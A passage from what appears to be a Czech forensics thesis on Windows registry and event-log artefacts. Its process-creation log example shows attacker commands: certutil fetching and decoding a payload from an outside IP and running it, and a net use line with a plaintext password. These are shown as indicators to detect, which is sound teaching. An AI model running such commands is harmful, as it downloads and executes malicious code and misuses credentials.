32 bit, signed -647,610,521
32 bit, unsigned 3,647,356,775
64 bit, signed 132,368,516,298,194,791
64 bit, unsigned 132,368,516,298,194,791
Float -4.05056E+15
Double 8.3125560899028E-300
Dates and times
DOS FAT Time/date (32 bit) 2088-11-06 07:59:14
DOS FAT Date/time (32 bit) n/a
Unix/Posix (32 bit) 1949-06-24 12:11:19
Windows FILETIME (64 bit) 2020-06-17 07:13:49
OLE 2.0 Date/time (64 bit) 1899-12-30 00:00:00
Windows SYSTEM Date/time (128 bit) n/a
Other
GUID n/a
Maps to n/a
IP Address 103.63.102.217
Product Key (<= Win7) n/a
Product Key (>= Win8) n/a
Strings
ASCII
Unicode
To Base64 Zz9m2XZE1gE=
From Base64 n/a
NOTE: Data is interpreted from the current offset and is not based on the selected bytes

Obrázek 45 - Registry Explorer – záznam času instalace dekódovaný do běžného časového formátu (vlastní)

63 https://docs.microsoft.com/en-us/windows/release-health/release-information

Klíč CurrentVersion obsahuje dva záznamy odkazující na datum a čas instalace operačního systému.

InstallDate – reprezentuje časový údaj ve formátu Unix 32-bit Timestamp[64]. Čas je udán číselnou hodnotu odkazující na počet uplynulých sekund od 00:00:00 1.1.1970 (UTC).

InstallTime – reprezentuje časový údaj ve formátu Windows 64-bit Timestamp[65]. Čas je udán inkrementální číselnou hodnotu, která na rozdíl od Unix časové značky iteruje každých 100 nanosekund.

Registry Explorer obsahuje funkci interpretující uložené hodnoty registrů, včetně časových značek.

7.1.3 Poslední přihlášení uživatele

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI

Value Name	Value Type	Data
ShowTabletKeyboard	RegDword	0
IdleTime	RegDword	0
LastLoggedOnUser	RegSz	CYBERCORP\john.goldberg
SelectedUserSID	RegSz	S-1-5-21-3899523589-2416674273-2941457644-1104
LastLoggedOnSAMUser	RegSz	CYBERCORP\john.goldberg
LastLoggedOnUserSID	RegSz	S-1-5-21-3899523589-2416674273-2941457644-1104
NetworkStatusType	RegDword	0
LastLoggedOnProvider	RegSz	{60B78E88-EAD8-445C-9CFD-0B87F74EA6CD}
LastLoggedOnDisplayName	RegSz	John Goldberg
IsFirstLogonAfterSignOut	RegDword	0


Obrázek 46 - Registry Explorer – identifikace posledního přihlášeného uživatele (vlastní)

7.1.4 Sítová konfigurace

K profilaci operačního systému jednoznačně patří identifikace síťové konfigurace. Klíč Interfaces obsahuje identifikátory jednotlivých síťových rozhraní a jejich poslední nastavené hodnoty.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters



[64] https://www.unixtimestamp.com/
[65] https://docs.microsoft.com/en-us/windows/win32/sysinfo/file-times

Obrázek 47 - Registry Explorer – záznamy nastavení síťového adaptéru (vlastní)

EnableDHCP – určuje, zda bude IP adresa načtena z DHCP serveru, nebo bude přiřazena ručně.

NameServer – IP adresy preferovaných DNS serverů.

IPAddress – IP adresa přiřazená, nebo nastavená zkoumanému zařízení.

SubnetMask – Síťová maska.

DefaultGateway – síťový prvek (router), zajišťující komunikaci se zařízeními v jiných sítích (v domácí síti bude tuto roli zastávat modem poskytovatele internetu).

7.1.5 Profilace WiFi sítí

Bezdrátové síťě mají vlastní záznamy v klíči NetworkList, obsahující jméno sítě, MAC adresu přístupového bodu.

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmamaged

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
ProfileGuid	RegSz	{0EDFDC51-77B0-4D51-8675-BC60CC217F96}	00-00-00-00-00-00	☐	☐
Description	RegSz	eduroam	78-E7-7E-06	☐	☐
Source	RegDword	8		☐	☐
DnsSuffix	RegSz	vse.cz	00-00-00-00-00-00	☐	☐
FirstNetwork	RegSz	eduroam	00-00-00-00	☐	☐
DefaultGatewayMac	RegBinary	BC-5A-56-39-3D-82	7E-06-F0-F8-7E-06	☐	☐

Obrázek 48 - Registry Explorer – zobrazení záznamů bezdrátové sítě eduroam (vlastní)

Description – SSID, název bezdrátové sítě.

DNSSuffix – udává textový řetězec, který se přidává za název počítače, za účelem překladu DNS záznamu na IP adresu. Při dotazu na DFA server by se dotaz změnil na dfa.vse.cz.


DefaultGatewayMac – BSSID, MAC adresa přístupového bodu

7.1.6 Identifikace USB paměťových zařízení

USB disky jsou běžně používány pro výměnu, nebo zálohování souborů. Operační systém Windows zaznamenává informace o paměťových zařízeních v klíči USBSTOR.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR



Obrázek 49 - Registry Explorer – záznamy USB paměťových zařízení (vlastní)

USBSOR obsahuje pod klíče pro každé USB zařízení, které bylo připojeno ke zkoumanému zařízení.


Zájmové informace u USB zařízení jsou netradičně uloženy v názvu klíčů, notace záznamů není standardizována a je na výrobci, jak se bude zařízení identifikovat operačnímu systému.

Disk&Ven_JetFlash&Prod_Transcend_8GB&Rev_8.07

Obecně **Ven_** identifikuje výrobce a **Prod_** identifikuje model USB zařízení, v zobrazeném příkladu jsou tyto informace přehozené.

Stejně tak je běžné u zařízení, která jsou vyráběna pro vícero odběratelů, najít generické hodnoty.

Disk&Ven_Multiple&Prod_Card_Reader&Rev_1.00



Obrázek 50 - Registry Explorer – identifikační záznamy USB paměťových zařízení (vlastní)

Prakticky stejná situace platí pro identifikaci seriových čísel USB zařízení. Ani zde není dodržována standardizovaná notace a je na každém výrobci jakým způsobem bude identifikovat svoje zařízení. U neznačkových výrobků je často možné narazit na seriová čísla tvořená samými nulami.

Seriové číslo USB disku je uloženo v názvu podklíče daného USB zařízení.


U disku z prvního příkladu **Jet Flash Transcend 8 GB** je sériové číslo: **OX2YDR35**.

7.1.7 Mapování USB zařízení

Mapování USB zařízení slouží k identifikaci, pod jakým písmenem (mount pointem), bylo zařízení zpřístupněno uživateli.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices



Obrázek 51 - Registry Explorer – mapování disků (vlastní)

Device Name: \DosDevices**E:**

Device Data:

_??_USBSTOR#Disk&Ven_**JetFlash**&Prod_**Transcend_8GB**&Rev_8.07#**OX2YDR35**&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}

Mezi záznamy USB disků připojených pod písmenem E:\ je možné nalézt záznam Jet Flash Transcend, se sériovým číslem OX2YDR35.

7.1.8 Spouštění aplikací

Seznam aplikací, které se automaticky spustí při startu systému.

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Value Name	Value Type	Data
SecurityHealth	RegExpandSz	%windir%\system32\SecurityHealthSystray.exe
Eraser	RegSz	"C:\Program Files\Eraser\Eraser.exe" -atRestart
CL-26-F6CE4E7C-4DEB-4C9F-B319-D05152C34A81	RegSz	"C:\Program Files\Common Files\Bitdefender\SetupInformation\CL-26-F6CE4E7C-4DEB-4C9F-B319-D05152C34A8...
egui	RegSz	"C:\Program Files\ESET\ESET Security\ecmds.exe" /run /hide /proxy
iTunesHelper	RegSz	"C:\Program Files\iTunes\iTunesHelper.exe"

Obrázek 52 - Registry Explorer – seznam aplikací spouštěných při startu systému (vlastní)

Seznam aplikací spuštěných pomocí funkce spustit v nabídce start.

Klíč registru:

NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU



Obrázek 53 - Spouštění aplikace Registry Editor pomocí nabídky start (vlastní)


Value Name	Mru Position	Executable
abc	=	abc
b	0	mmc
c	1	taskmgr
g	2	calc
f	3	notepad
a	4	cmd
d	5	gpedit.msc
e	6	powershell

Obrázek 54 - Registry Explorer –seznam naposledy spuštěných aplikací (vlastní)

7.1.9 Ručně zadané cesty k souborům nebo adresářům

Klíč registru:

NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths



Obrázek 55 - Průzkumník souborů – otevření adresáře vložením celé cesty do stavového řádku (vlastní)

Value Name	Value Type	Data
abc	abc	abc
url1	RegSz	cmd
url2	RegSz	D:\
url3	RegSz	D:\ForensicsTools
url4	RegSz	[redacted]
url5	RegSz	D:\DFA-IMAGE\JPG-EXIF-METADATA-2021\foto_diplomka
url6	RegSz	D:\DFA-IMAGE\FuzzyHashing-cv-9
url7	RegSz	[redacted]
url8	RegSz	D:\DFA-IMAGE\JPG-GPS-Exif-cv-5
url9	RegSz	D:\ForensicsTools\testdisk-7.2-WIP
url10	RegSz	C:\Program Files (x86)\R-Studio
url11	RegSz	D:\dfa-image
url12	RegSz	D:\ForensicsTools\Browsinghistoryview
url13	RegSz	This PC

Obrázek 56 - Registry Explorer – seznam adresářů, souborů a aplikací otevřených pomocí stavového řádku v Průzkumníku souborů (vlastní)

Při přímém zadání adresářové cesty v prohlížeči souborů se cesta zapíše do klíče TypedPaths. Záznamy obsahují adresáře, soubory a aplikace otevřené pomocí stavového řádku v Průzkumníku souborů.

7.2 Protokoly událostí

Protokoly událostí jsou, z pohledu zvládání bezpečnostních incidentů, hlavním zdrojem informací pro analýzu systémových událostí. V závislosti na konfiguraci protokolu události lze ze záznamů získat celou řadu informací, které je možné korelovat s dalšími systémovými událostmi zaznamenanými zejména v systémových registrech.

Protokoly události jsou rozděleny do podskupin:

Protokol aplikací obsahuje události zapsané aplikacemi nebo službami. Obecně je protokol aplikací využíván vývojáři pro logování chyb, nebo stavových záznamů, které jsou relevantní k určení příčiny nesprávného fungování aplikace, nebo pro zpětnou vazbu vývojáři o využívání aplikace a preformace monitoring.

Protokol zabezpečení obsahuje události zahrnující události přihlášení do systému, dále události související se souborovými operacemi, včetně záznamů o odstranění souborů.

Protokol instalačního programu obsahuje události vztahující se k instalaci aplikace.

Systémový protokol obsahuje události zaznamenané součástmi systému Windows. Zejména obsahuje chyby ovladačů nebo jiných systémových součástí, ke kterým dojde během spuštění.

Protokol předaných událostí se používá k centralizovanému sběru událostí ze vzdálených počítačů.

Typy událostí:

Informace: obecná událost zaznamenávající informace o bezproblémové funkci ovladače, aplikace, služby.


Varování: zaznamenává události, které mohou indikovat nastávající problém, příkladem může být docházející místo na pevném disku.

Chyba: indikuje zásadní problém s aplikací, službou nebo zařízením. Například nedostupnost databázového serveru z důvodu chyby při startu služby.

Audit: informace o průběhu předdefinovaných systémových operací nebo o událostech. Například úspěšné a neúspěšné přihlášení do systému, neúspěšný přístup k síťovému disku.

Běžné umístění systémových logů je ve složce Windows na systémovém disku:

```
“%Windows%System32/Winevt/Logs”
```



Obrázek 57 - Přehled obsahu adresáře se systémovými a aplikačními logy OS Windows (vlastní)

Výhodou event logů oproti záznamům ze systémových registrů, které identifikují pouze poslední změnu klíče, je možnost analyzovat jednotlivé události za daný časový úsek a sestavit tak časovou osu, popřípadě získat informace o četnosti výskytu událostí. Výchozí nastavení logovacích pravidel většinou nepokrývá události do detailu potřebného pro spolehlivou investigaci. Microsoft poskytuje řadu doporučení pro ladění logovacích pravidel[66], nebo je možné použít logovací pravidla připravená komunitou bezpečnostních specialistů, například YamatoSecurity[67].

[66] https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/
[67] https://github.com/Yamato-Security/EnableWindowsLogSettings

Nástroje:

Záznamy z protokolů událostí je možné prohlížet v Prohlížeči událostí, který je součástí operačního systému Windows. Importování zkoumaných záznamů do živého operačního systému není z pohledu forenzní analýzy optimální. Pro analýzu Windows logů existuje řada nástrojů s podporou importu a zpracování externích logů událostí. Mezi grafické nástroje, se kterými je možné se mezi analytiky běžně setkat patří Event Log Explorer[68]. Pro analýzu a korelaci logů z více systémů je ovšem vhodnější použít nástroje pro příkazovou řádku, které lépe podporují skriptování neboli automatizaci analýzy a normalizují výstup do CSV souborů.

EvtxECmd je aplikace z balíku forenzních nástrojů EZ Tools od Erica Zimmermana. Jedná se o jednoúčelový nástroj s podporou výstupu do CSV nebo JSON. Textové výstupy je možné analyzovat v tabulkových procesorech nebo prohledávat pomocí nástrojů vyhledávajících klíčová slova a regulární výrazy.

Syntaxe:

```
EvtxECmd.exe --csv case-data --csvf security-log-dfa-nb01.csv -f
data\C\Windows\System32\winevt\logs\Security.evtx
```

--csv case-data – definuje adresář do kterého budou nakopírován výsledný report

--csvf security-log-dfa-nb01.csv - definuje název reportu

-f data\C\Windows\System32\winevt\logs\Security.evtx – definuje zdrojový soubor se záznamy bezpečnostních událostí

Detaily o zpracovaném logu událostí:

Stored/Calculated CRC: ED95C1/ED95C1

Earliest timestamp: 2022-04-15 09:26:46.7995161

Latest timestamp: 2022-07-27 06:58:12.8491390

Total event log records found: 7,233

Records included: 7,233 Errors: 0 Events dropped: 0

Metrics (including dropped events)

Event ID Count

1100 3

4624 840

4625 41

4688 4,693

Processed 1 file in 5.3124 seconds

Výsledky zpracování udávají statistiku jednotlivých typů událostí, celkový počet událostí v daném logu událostí, počet chyb a zahozených událostí.

[68] https://eventlogxp.com/

7.2.1 Přihlášení uživatelů

Cesta k logu událostí:

C:\Windows\System32\WinEvt\Logs\ Security

- EventID 4624: Successful logon
- EventID 4625: Failed logon
- EventID 4634: Successful logoff
- EventID 4647: User initiated logoff
- EventID 4672: Account logon with admin privileges

TimeCreated	EventId	Computer	Result	RemoteHost	Account	LogonType
22/7/22 18:20	4625	DESKTOP-U9P8SMJ	Failed logon	- (-)	Target: DESKTOP-U9P8SMJ\Fred	LogonType 2
22/7/22 18:20	4624	DESKTOP-U9P8SMJ	Successful logon	- (-)	Target: DESKTOP-U9P8SMJ\Fred	LogonType 2
22/7/22 18:35	4625	DESKTOP-U9P8SMJ	Failed logon	DESKTOP-D8LENBR (192.168.96.112)	Target: DESKTOP-D8LENBR\administrator	LogonType 3

Obrázek 58 - Záznamy o přihlášení k systému (vlastní)

Výsledky lze snadno filtrovat a analyzovat v tabulkovém procesoru. Výše uvedený příklad ukazuje tři zaznamenané události. Jedno neúspěšné a jedno úspěšné lokální přihlášení k počítači DESKTOP-U9P8SMJ s účtem Fred. A jedno neúspěšné síťové/vzdálené přihlášení z počítače DESKTOP-D8LENBR s účtem „administrator“.

Typy přihlášení[69]:

LogonType 2 – Interaktivní přihlášení z klávesnice.

LogonType 3 – přihlášení ke sdílenému adresáři/disku nebo vzdálené ploše (RDP).

LogonType 10 – přihlášení k terminálové službě (vzdálená plocha na serveru), nebo vzdálené ploše (RDP).

Pomocí analýzy autentizačních záznamů lze snadno sestavit časovou osu uživatelských sezení. Stejně tak je možné identifikovat pokusy útočníků o prolomení hesel a přihlášení se k síťovým službám.

Pro jednoduchou detekci stačí vytvořit statistiku úspěšných a neúspěšných přihlášení pro půl hodinový časový úsek při interaktivním přihlášení, nebo kontrolovat pokusy o přihlášení roztříděné podle IP adres.

Typy útoků na autentizaci síťových služeb popisuje MITRE|ATT&CK v sekci T1110 – Brute Force Techniques[70, 71].

7.2.2 Spouštění aplikací

Cesta k logu událostí:

C:\Windows\System32\WinEvt\Logs\ Security

Monitorování procesů vyžaduje specifickou konfiguraci logovacího profilu[72].

- EventID 4688: A new process has been created.

[69] https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/basic-audit-logon-events
[70] https://attack.mitre.org/techniques/T1110/
[71] https://attack.mitre.org/datasources/DS0002/#User%20Account%20Authentication
[72] https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing

TimeCreated	EventId	Computer	MapDescription	UserName	ExecutableInfo
20/6/20 19:31	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\certutil.exe certutil -urlcache -f http://196.6.100.50/disco.jpg C:\Windows\TEMP\disco.jpg:sh
20/6/20 19:31	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\certutil.exe certutil -decode C:\Windows\TEMP\disco.jpg:sh C:\Windows\TEMP\sh.exe
20/6/20 19:31	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\Temp\sh.exe sh.exe --stealth --zipfilename ddr.zip
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\nltest.exe nltest /DSGETDC:
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\net.exe net use \\192.168.184.100\IPC$
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\net.exe net use * /del /Y
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\net.exe net use \\10.101.15.21\C$ /user:cybercorp\backupsrv @1q2w3e4r!
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\sppsvc.exe C:\Windows\system32\sppsvc.exe
20/6/20 19:37	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\Fred	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /n "C:\!Work\Exams\DFA-otazky-ke-zkousce.docx" /o ""

Obrázek 59 - Přehled spuštěných procesů v logu událostí (vlastní)

Log událostí zobrazuje detailní záznamy o spuštěných procesech, ve kterých je v tomto případě možné identifikovat aktivitu uživatele Fred v textovém procesoru Office Word, tyto záznamy lze využít k uživatelské profilaci.

Log událostí dále ukazuje spouštění systémových utilit s nestandardními parametry. Aplikace Certutil je součástí balíku na správu digitálních certifikátů. Jakoukoliv aktivitu, spojenou se stahováním souborů z jiných zdrojů než z oficiálních serverů poskytovatelů digitálních certifikátů, je nutné brát jako potencionální indikátor bezpečnostního incidentu. Zneužívání nástroje Certutil je popsáno v MITRE frameworku pod identifikátorem S0160[73]. Detailní popis jednotlivých legitimních systémových nástrojů, běžně zneužívaných při bezpečnostních incidentech, je dostupný na stránkách lolbas-project[74] a to včetně mapování na MITRE framework.

7.2.3 USB zařízení

Soubor logu událostí:

Microsoft-Windows-Storage-ClassPnP-Operational

EventID 4663: Attempt to access removable storage object

- EventID 4656: Failure to access removable storage object.
- EventID 6416: A new external device was recognized.
- EventID 20001: Plug and Play driver installation.

Úroveň logování Audit Removable Storage je vhodné upravit dle dokumentů o logování USB zařízení, dostupných na stránkách společnosti Microsoft[75, 76], jelikož základní nastavení auditních záznamů bude obsahovat pouze chybové hlášky.

- 504 Completing a failed IOCTL request.
- 507 Completing a failed non-ReadWrite SCSI SRB request.

TimeCreated	EventId	Level	Vendor	Model	SerialNumber
23/8/22 19:31	507	Error	Vendor: Kingston	Model: DT Bolt Duo	SerialNumber: 0376037180D6
23/8/22 19:31	507	Error	Vendor: Kingston	Model: DT Bolt Duo	SerialNumber: 0376037180D6
24/8/22 5:48	507	Error	Vendor: Kingston	Model: DT Bolt Duo	SerialNumber: 0376037180D6

Obrázek 60 - Export záznamů identifikující připojené paměťové USB zařízení (vlastní)

Bez ohledu na typ záznamů, každý ze zmíněných typů událostí obsahuje časovou značku a identifikaci zařízení.

[73] https://attack.mitre.org/software/S0160/
[74] https://lolbas-project.github.io/
[75] https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/monitor-the-use-of-removable-storage-devices
[76] https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-pnp-activity

7.2.4 WiFi

Soubor logu událostí:

Microsoft-Windows-WLAN-AutoConfig-Operational

- EventID 11000: Wireless network association started.
- EventID 8001: Successful connection to wireless network.
- EventID 8002: Failed connection to wireless network.
- EventID 8003: Disconnect from wireless network.
- EventID 6100: Network diagnostic.

Log událostí zaznamenává aktivity bezdrátových sítí včetně diagnostických záznamů obsahujících seznam dostupných sítí, který je užitečný zejména při geolokaci zkoumaného zařízení.

Asociace s novou bezdrátovou sítí generuje samostatný záznam, identifikující první pokus přihlášení k nové síti.

EventID 11000: Wireless network association started.

Logged: 7.22.2022 18:34:01

Network Adapter: Intel(R) Dual Band Wireless-AC 8265

Local MAC Address: A2:3D:56:38:3B:52

Network SSID: eduroam

BSS Type: Infrastructure

Authentication: WPA2-Personal

Encryption: AES-CCMP

Uživatelské aktivita spojená s používáním bezdrátových sítí, generuje celou řadu záznamů v systémovém logu událostí operačního systému Windows. Záznamy se běžně používají při vytváření uživatelské profilaci a geolokaci zkoumaného zařízení.

TimeCreated	EventId	Level	Computer	ConnectionMode	SSID	BSSType	PayloadData5
21.4.2022 18:34	8000	Info	DESKTOP-U9P8SMJ	Connection to a secure network without a profile	eduroam	Infrastructure	
21.4.2022 18:34	8001	Info	DESKTOP-U9P8SMJ	Connection to a secure network without a profile	eduroam	Infrastructure	AuthenticationAlgorithm: WPA2-Personal
21.4.2022 18:36	8003	Info	DESKTOP-U9P8SMJ	Manual connection with a profile	eduroam	Infrastructure	Reason: The network is disconnected because the user wants to establish a new connection.

Obrázek 61 - Události spojené s používáním bezdrátových sítí (vlastní)

Export logu zachycuje dvou minutové časové okno, ve kterém došlo k připojení a odpojení od bezdrátové sítě Eduroam. Při analýze bezdrátových sítí s generickým jménem jako je například výše zmíněný Eduroam, je nutné identifikovat konkrétní síť pomocí BSSID záznamu v systémových registrech.

7.2.5 Powershell

PowerShell je multiplatformní řešení pro automatizaci úloh, které se skládá z příkazového řádku, skriptovacího jazyka a modulů pro správu a konfiguraci operačního systému.

Soubor logu událostí:

Microsoft-Windows-PowerShell-Operational

- EventID 4104: PowerShell Script Execution.

Záznamy spojené s EventID 4688 monitorují spouštěné procesy. Jednotlivé aplikace je možná částečně identifikovat dle umístění na disku a jménu spouštěného souboru. Skriptovací jazyky, jako je PowerShell, takovouto základní identifikaci neumožňují. Jméno skriptu je definováno uživatelem stejně jako umístění na pevném disku, funkce a účel skriptu tak nelze bez znalosti obsahu určit.

Auditování PowerShell skriptů je možné nastavit v konfiguraci politik pro systémové komponenty operačního systému Windows.

GPEdit: Administrative Templates → Windows Components → Windows PowerShell

Následně bude možné kontrolovat obsah spuštěných skriptů v rámci EventID 4104.

TimeCreated	EventId	Level	Provider	Computer	Path:	ScriptBlockText:
